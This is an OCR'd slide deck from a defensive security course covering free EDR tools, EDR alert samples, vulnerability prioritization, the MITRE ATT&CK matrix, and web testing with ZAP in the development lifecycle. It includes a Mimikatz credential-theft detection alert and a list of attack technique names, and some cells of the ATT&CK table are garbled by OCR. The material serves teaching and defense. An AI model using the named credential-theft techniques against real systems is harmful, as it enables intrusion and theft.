
WAZUH

- Originally one of the more badass inventory systems
- Loved the query language across systems
- Full stack EDR
- Super easy to install, multiple agents
- Data feeds to an ELK stack... Because everything does...
- Easily one of the most asked about tools in my classes
- Just don't want to run a full ELK stack in my labs

I may be pronouncing it wrong








Velociraptor

- This is the one we use in my classes
- Setup to pulling data is very, very quick
- Standalone agent and server in one executable
- From the folks that brought us Rekall
- So... They kind of know what they are doing
- No detection and prevention capability
- Great way to complement existing AV/Protection




Vendors and Free/OS

- A number of vendors are making their agents free/open source
- This is.... Huge.
- Que rant on people using your product before they spend huge amount of cash on them
- Let's talk about Elastic and Comodo


What "Proudly Sucking At Capitalism" Might look like...

(Formerly Endgame)


- Almost everyone uses ELK
- Many commercial tools use ELK
- Endgame was a solid EDR
- All the "cool kids" use it
  - Sorry Splunk
- Now, they give it away for free*
  - They want the sweet, sweet ELK fees
- Even AMAZON uses ELK!! < -- Too Soon?



Easy Install




Out of the box... ~5 min




OPEN EDR From Comodo

- Did not see this one coming...
- Wow.
- Full source code on Github
- Want to make your product better fast?
- Solid detection and EDR capabilities
- Works best with their server infrastructure
- Can integrate with ELK



Mad marketing props...



Enhance..


```
"process_hash" : "06e82f76cff66568b4e8bae9571fe81c0f64a7d3"
"process_parent_tree" : [ … ],
"process_path" : "C:\Users\Public\splunkd.exe",
"process_user_domain" : "ENDPOINT-WIN10",
"process_user_name" : "Administrator@ENDPOINT-WIN10",
"process_verdict" : "Absent"
```


Seriously, not a fluke

Alert List

	Component	Score	Alert Name	Alert Time	Device
⌄	EDR	10	Credential Stealing with Mimikatz	2021-02-01 03:17:15	BLACKWIDDOW

Component: EDR
Device Name: BLACKWIDDOW
Event Type: Virtual Memory Access
Event Time: 2021-02-01 03:16:54



```
{
    "adaptive_event_type" : "Credential Stealing with Mimikatz",
    "base_event_type" : "Virtual Memory Access",
    "component" : "EDR",
    "device_name" : "BLACKWIDDOW",
    "event_time" : "2021-02-01 03:16:54.948",
    "logged_on_user" : "SYSTEM@NT AUTHORITY",
    "process_creation_time" : "2021-02-01 02:42:24.557",
    "process_hash" : "28fa59e9ce120da59009da4c9b9b15ed082427ce",
    "process_parent_tree" : [ … ],
    "process_path" : "C:\Program Files\Elastic\Agent\data\elastic-agent-1da173\install\metricbeat-7.10.1-windows-x86\metricbeat.exe",
    "process_user_domain" : "NT AUTHORITY",
    "process_user_name" : "SYSTEM@NT AUTHORITY",
    "process_verdict" : "Unknown"
}
```

“False Positives”

- Not a thing (Watch people's’ heads explode)
- Usually a problem of tuning
- Service accounts
- Help Desk
- Systems administrators
- Scripts
- Backups
- TUNING TUNING TUNING <- This is our job!

John Strand's Panic Leveling System

Architecture



LAB: Velociraptor

Vulnerability Management

Vulnerability Management

- Same as it was 10+ years ago
- Vendors have not changed with the times
- Test and scan for external vulnerabilities
- Some companies are moving towards credentialed scans
- Very little in actual innovation

Vulnerability Prioritization

- New focus on prioritization
- Address the most critical issues first
- While prioritization can be a great approach it can also be a crutch
- Addressing only the High and Critical issues
  - Many attackers will exploit Low and Informational issues
- Very difficult for vendors to do this without organizational and service context

Low and Informational Blind Spots: Example

10.10.10.133 (tcp/23)

```
Here is the banner from the remote Telnet server :

------------------------------ snip ------------------------------
Login:

------------------------------ snip ------------------------------
```

10.10.10.134 (tcp/23)

```
Here is the banner from the remote Telnet server :

------------------------------ snip ------------------------------
Login:

------------------------------ snip ------------------------------
```

10.10.10.135 (tcp/23)

```
Here is the banner from the remote Telnet server :

------------------------------ snip ------------------------------
router>

------------------------------ snip ------------------------------
```

Question:
How Many of Your Organization's Address Low and Informational Issues?

Addressing Vulnerabilities: The Wrong Way

- Many organizations address vulnerabilities by IP address
- For example: 1,000 IP addresses x ~25 vulnerabilities per IP = 25,000 issues to address
- This can be daunting
- Because of this we can see why so many companies focus on prioritization
- However, this approach is almost always wrong

Key Point:
Focus on Grouping Issues by Vulnerability, Not by IP Address

Addressing Vulnerabilities: The Correct Way

- Stop focusing on IP addresses and ranges
- Focus on the vulnerabilities
- Instead of 25,000 total vulnerabilities you will be dealing with a few hundred that repeat on multiple systems
- Use automation and address them as groups of issues
- This approach works regardless of the tool you use
- Consider it an “Open Source Technique”
- With this method IANS faculty have addressed over 1 million IP address, all vulnerabilities in less than 3 weeks

MITRE ATT&CK

Enterprise Matrix

Below are the tactics and technique representing the MITRE ATT&CK Matrix™ for Enterprise. The Matrix contains information for the following platforms: Windows, macOS, Linux, AWS, GCP, Azure, Azure AD, Office 365, SaaS.

Last Modified: 2019-10-09 18:48:31.906000

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Account Access Removal
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Application Access Token	Bash History	Application Window Discovery	Application Access Token	Automated Collection	Communication Through Removable Media	Data Compressed	Data Destruction
External Remote Services	Command-Line Interface	Account Manipulation	AppCert DLLs	Binary Padding	Brute Force	Browser Bookmark Discovery	Application Deployment Software	Clipboard Data	Connection Proxy	Data Encrypted	Data Encrypted for Impact
Hardware Additions	Compiled HTML File	AppCert DLLs	AppInit DLLs	BITS		ect Model d COM		Data from Cloud Storage Object	Custom Command and Control Protocol	Data Transfer Size Limits	Defacement
Replication Through Removable Media	Component Object Model and Distributed COM	AppInit DLLs	Application Shimming	Bypass U Co			Remote s	Data from Information Repositories	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Content Wipe
Spearphishing Attachment	Control Panel Items	Application Shimming	Bypass User Account Control	Clear Com			phishing	Data from Local System	Data Encoding	Exfiltration Over Command and Control Channel	Disk Structure Wipe
Spearphishing Link	Dynamic Data Exchange	Authentication Package	DLL Search Order Hijacking	CM			ipts	Data from Network Shared Drive	Data Obfuscation	Exfiltration Over Other Network Medium	Endpoint Denial of Service
Spearphishing via Service	Execution through API	BITS Jobs	Dylib Hijacking	Code			Hash	Data from Removable Media	Domain Fronting	Exfiltration Over Physical Medium	Firmware Corruption
Supply Chain Compromise	Execution through Module Load	Bootkit	Elevated Execution with Prompt	Compile A			icket	Data Staged	Domain Generation Algorithms	Scheduled Transfer	Inhibit System Recovery
Trusted Relationship	Exploitation for Client Execution	Browser Extensions	Emond	Compiled			Protocol	Email Collection	Fallback Channels	Transfer Data to Cloud Account	Network Denial of Service
Valid Accounts	Graphical User Interface	Change Default File Association	Exploitation for Privilege Escalation	Compo			Copy	Input Capture	Multi-hop Proxy		Resource Hijacking
	InstallUtil	Component Firmware	Extra Window Memory Injection	Component Object Model Hijacking	Input Capture	Peripheral Device Discovery	Remote Services	Man in the Browser	Multi-Stage Channels		Runtime Data Manipulation
	Launchctl	Component Object Model Hijacking	File System Permissions Weakness	Connection Proxy	Input Prompt	Permission Groups Discovery	Replication Through Removable Media	Screen Capture	Multiband Communication		Service Stop

Exploit Public-Facing Application

External Remote Services

Threat Emulation

- Don’t just think of vulnerabilities as missing patches and misconfigurations on systems
- Think post exploitation
- What happens after an attacker gains access to a system
- There are a number of free tools that will automate parts of this process
- Currently, would take a bit of tuning and trial and error
- The collected data is invaluable

Lab: Nessus Scan Review

Security in Your SDLC

Executive Problem Statement


Basic Questions:

- How can we quickly secure our aps?
- Training is very expensive
- Tools can be very expensive
- Changing all processes to incorporate security takes a lot of time

A helpful image of what an “executive” may look like

Software Development Lifecycle

- Continuous builds
- Continuous improvement
- Security is often bolted on at the end
- This is expensive
- This is also dangerous
- Security testing is something that should be done throughout the process
- Beginning, throughout, and end



But Security is Hard

- Not really
- Different skill set
- It is easier to teach a web developer security, than it is to teach a tester development
- Lots of free tools and tricks
- 80/20 rule

Where and When to Test

- Many of the tools we will talk about are so easy they should be used every build cycle.
- That is, nightly if possible
- Weekly at a minimum
- BHIS recommends a different member of the team test, review and address the issues each time
- Test everything, the tools are so easy to use there is no good reason not to
- Believe it or not, it will make you a better developer

Testing never seem to end.
It just goes on and on my friends!
Kevin, started hacking and not knowing what it was..
Now he'll just keep on hacking it forever
Just because..

What to Test For?

- Things which can be easily detected with an automate tool
- Cross Site Scripting
- SQL Injection
- Command Injection
- Misconfigurations
- The above attacks represent roughly 80 - 85% of the vulnerabilities bad folks attack

Do the Tools Cover Everything?


- No
- Automated tools do a great job
- But they miss
- Logic errors
- Permission errors
- Stored Cross Site Scripting
- Cross Site Request Forgery
- These vulnerabilities require manual testing

Tools, Tools, Tools

- Burp Pro – Not free, but cheap and awesome
- W3AF – Automatic web security scanner
- $0.00
- Zed Attack Proxy – ZAP
- -$0.00
- Nikto – Free web scanner
- These tools are better than most tools which cost $20K or more
- If you know how to use them

ZAP!

- Free from OWASP
- Setup is similar to Burp
- Free
- Strong Development Core
- Free
- Has the ability to intercept and modify requests
- Free
- Has the ability to do automated scanning
- Did we mention it was free?
- https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project



Lab: ZAP! And Web Log Analysis

Questions?